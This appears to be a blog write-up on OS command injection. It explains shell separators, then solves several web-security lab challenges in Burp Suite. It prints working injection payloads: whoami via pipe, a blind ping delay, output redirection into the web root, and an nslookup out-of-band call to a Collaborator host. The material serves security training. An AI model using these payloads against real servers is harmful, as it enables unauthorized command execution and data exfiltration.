OS Command Injection
· Matthew Crum
OS command injection, also known as shell injection, is a web security vulnerability that allows an attacker to execute arbitrary operating system commands on the server that is running an application, and typically fully compromise the application and all of its data. An attacker could potentially leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure to pivot the attack to other systems within the organization.
If a web application implements no defenses against OS command injection an attacker can simply use the & command separator to submit commands inside of a given parameter. It is also useful to place an additional command separator at the end of the injected command. This reduces the likelihood that what follows will prevent the injected command from executing.
The following commands are generally considered useful to execute to obtain additional information about a system.
Linux:
whoami
uname -a
ifconfig
netstat -an
ps -ef
Windows:
whoami
ver
ipconfig /all
netstat -an
tasklist
A variety of shell metacharacters can be used to perform OS command injection attacks since some characters function as command separators, allowing commands to be chained together.
Unix and Windows based systems all use:
&
&&
|
||
Linux:
;
0x0a or \n - new line character
On Unix based systems you can also use backticks ``` or the dollar character $ to perform inline execution of an injected command within the original command.
Sometimes the input that the user controls appears within quotation marks in the original command. In this situation you need to terminate the quoted context before using suitable shell metacharacters to inject a new command.
Many instances of OS command injection are blind vulnerabilities. This means that the application does not return the output from the command within its HTTP response. Blind vulnerabilities can still be exploited, but different techniques are required.
Consider a web application that lets users submit feedback about the site. The user enters their email address and feedback message. The server-side application then generates an email to a site administrator containing the feedback. To do this it calls out the mail program with the submitted details. The output from the mail command is not returned in the applications responses, so using the echo payload would not be effective. A variety of other techniques can be relied on in Blind OS Command Injection situations.
An injected command that will trigger a time delay can be used to confirm that the command was executed based on the time that the application takes to respond. The ping command is an effective way to do this as it lets the attacker specify the number of ICMP packets to send, and therefore the time take for the program to run. For example, `& ping –c 10 127.0.0.1& will cause the application to ping its loopback IP address for 10 seconds.
An attacker can also redirect the output from the injected command into a file within the web root that they can then retrieve using the browser. For example if the application servers static resources from the file location /var/ww/static the attacker can redirect their whoami command results to a file in that directory then navigate to it in the url.
An attacker can use an injected command that will trigger an out-of-band (OAST) network interaction with a system that they control which they can then monitor and detect that the command was successfully injected. The out of band channel can also provide an easy way to exfiltrate the output from
Labs

OS Command Injection, Simple Case

Since the vulnerability is in the product stock checker I need to pick a product from the home page, navigate to its product page, and capture a request to check the stock of the item at a given location.

With the request for /product/stock sent to the repeater I just need to modify the storeId parameter so that it’s followed by a pipe separator | and the whoami command.
productId=1 & storeId=1 | whoami

Forwarding the request displays the username the web application uses query the system in the rendered response, peter-u5R48v.
This also solves the challenge for this lab.

Blind OS Command Injection With Time Delays

For this challenge I need to navigate over to the product page and capture a request to submit feedback and send it to the repeater.


For this lab the vulnerable parameter is email. It can be escaped using || and then the ping command can be injected onto the system and cause a time delay by first generating traffic to the loop back address 127.0.0.1 before executing the rest of the feedback submission.
email=crumbles%40Crumbles.com|| ping -c 10 127.0.0.1 ||
This can be observed by the response time in the lower right hand corner of burp, 9,362 milli seconds.

Which was close enough to 10 seconds to satisfy the challenge for this lab.

Blind OS Command Injection With Output Redirection

Since the vulnerability is again in the Submit feedback functionality I will need to capture a request for /feedback/submit and send it to the repeater.


The email parameter is again the functionality that is vulnerable to the OS command injection. I’l edit the value with the double pipe command separator || and inject the whoami command to be to output to the provided directory /var/www/images.
email=crumbles%40Crumbles.com||whoami>/var/www/images/whoami.txt||
Now to retrieve the output of the command I’ll have to capture a request for one of the product images since that is what has the functionality to access the /var/www/images directory.


I’ll need to send the request to /image?filename=31.jpg to the repeater so that I can edit the file name value to retrieve the contents of my created file whoami.txt.
/image?filename=whoami.txt

Forwarding the request I can see the output of the whoami command peter-qDfZTJ. This completes the challenge for this lab.
Blind OS Command Injection With Out-Of-Band Interaction


Once again for this lab the vulnerability is within the feedback functionality so I’ll have to capture a request to submit feedback and send it to the repeater.

Since I’ll be utilizing and Out Of Band Interaction I’ll have to make sure that I start the Collaborator within Burp. I also have to make sure the Collaborator’s server location is included in the payload.

With that I can go back to the repeater. The vulnerable parameter is once again email. This time I’ll use the double pipe symbol || to inject the nslookup command using the + I can add the collaborator’s payload by right clicking the area after + and selecting insert Collaborator Payload. I then need to close the payload with another double pipe symbol || so that the command can continue as normal in case there are any server side checks to ensure it completes.
email=crumbles%40Crumbles.com||nslookup+8bkvi8b3hr59f6o3c1ya453fm6sxgr4g.oastify.com||

